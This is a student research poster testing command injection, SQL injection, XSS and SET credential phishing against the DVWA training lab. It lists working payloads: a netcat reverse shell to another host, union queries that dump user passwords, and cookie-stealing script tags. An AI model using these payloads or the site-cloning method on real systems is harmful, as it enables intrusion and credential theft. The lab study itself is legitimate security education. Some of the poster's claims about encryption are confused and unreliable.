Analytical Study of Web Application Vulnerabilities

Jesus Toxtle, and Kiho Lim (Faculty Advisor)
Department of Computer Science, William Paterson University

Introduction

The objective of this project is to test the different types of vulnerabilities and exploits a hacker can find within web applications.

Within a website there are different layers of security that are implemented to stop various cybersecurity attacks such as Command Injection, SQL Injection, and XSS. Social Engineering is another type of widely used attack where a perpetrator coerces or tricks an individual into giving up sensitive information. Such vulnerabilities can lead to stolen credit card information, date of birth, mailing address, and even social security numbers. All these attacks share the idea that an attacker can remotely access information that is supposed to stay encrypted via the server-side. However, a hacker can access encrypted data by finding various types of exploits including the failure to validate user input and running malicious SQL statements to read sensitive data from a database. In this poster, we experiment above-mentioned attacks with various levels of security, and we analyze the malicious commands.

1. Command Injection Attack

Command Injection and is an attack in which the goal is to execute random commands on a user's OS via a vulnerable web application. [1] These attacks prove to be possible since there's a lack of input validation. We tested all three levels from low, medium, and high successfully attacking each one. [2] Some examples at the high security level are as follows.

```
127.0.0.1 ||ls.
127.0.0.1||pwd
127.0.0.1 && nc 192.168.0.14 1234 –e
/bin/sh
```

2. SQL Injection Attack

SQL Injection like Command Injection attacks a database with malicious code with the goal of displaying hidden sensitive information. If successful, the results allow a hacker to see private company information, usernames, passwords, payment information and more. We configured and tested all three security levels: Low, Medium, and High security. [2] Some examples at the high security level are as follows.

```
1' or 1 = 1 union select null, table_name from
information_schema.tables#
1’ or 1 =  1 union select null, column_name from
information schema.columns#
1’ or 1 = 1 union select user, password from users#
```

3. XSS Injection Attack

XSS Injection is another dangerous type of attack in which a hacker can easily inject malicious client-side scripts that can serious consequences. Such consequences can range from stealing cookies, controlling a user's browser remotely and viewing their browser's history. Cookies can then be deciphered and view as account credentials for the websites that the user is most frequently browsing. Configuring and testing out levels from low, medium, and high, we were able to exploit all three security levels. [2] An example at the high security level is as follows:

```
<img src=x onError=alert(“XSSISALIVE”)>
localhost/vulnerabilities/xss_d/?default=Englis
h#<script>alert(document.cookie)</script>
```

4. Social-Engineering-Toolkit

Social-Engineering-Toolkit or SET is a malicious tool that allows an attacker to clone a website such as gmail.com. This can be achieved by doing port forwarding to the attacker's IP address. Afterwards, the website can be rerouted to any user on the same network and see account credentials. Referring to the DVWA architecture, we successfully cloned a website such as gmail.com to steal account credential using port forwarding.

DVWA Architecture



Figure 4.) Social Engineering Toolkit



Figure 1.) Command Injection

Figure 2.) SQL Injection

Figure 3.) XSS Injection Attack

Conclusion

Our results indicated that we had the ability to test the different types of vulnerabilities facing web applications. Security level can be configured to test little to no security to high tier security with blacklisted injections. Once such vulnerabilities are identified, then attackers can launch another attacks to gain the system access or more. While modern web applications have bypass filters to that easily have injections already blacklisted, some web applications still aren’t secure and lack strong SSL encryption, thus allowing even the most adequate hackers to take down a website or worse intercept payment methods by inspecting the code on the website.

Reference

[1] Y. Makino and V. Klyuev, "Evaluation of web vulnerability scanners," *2015 IEEE 8th International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS)*, Warsaw, 2015, pp. 399-402.
[2] Damn Vulnerable Web Application, https://github.com/ethicalhack3r/DVWA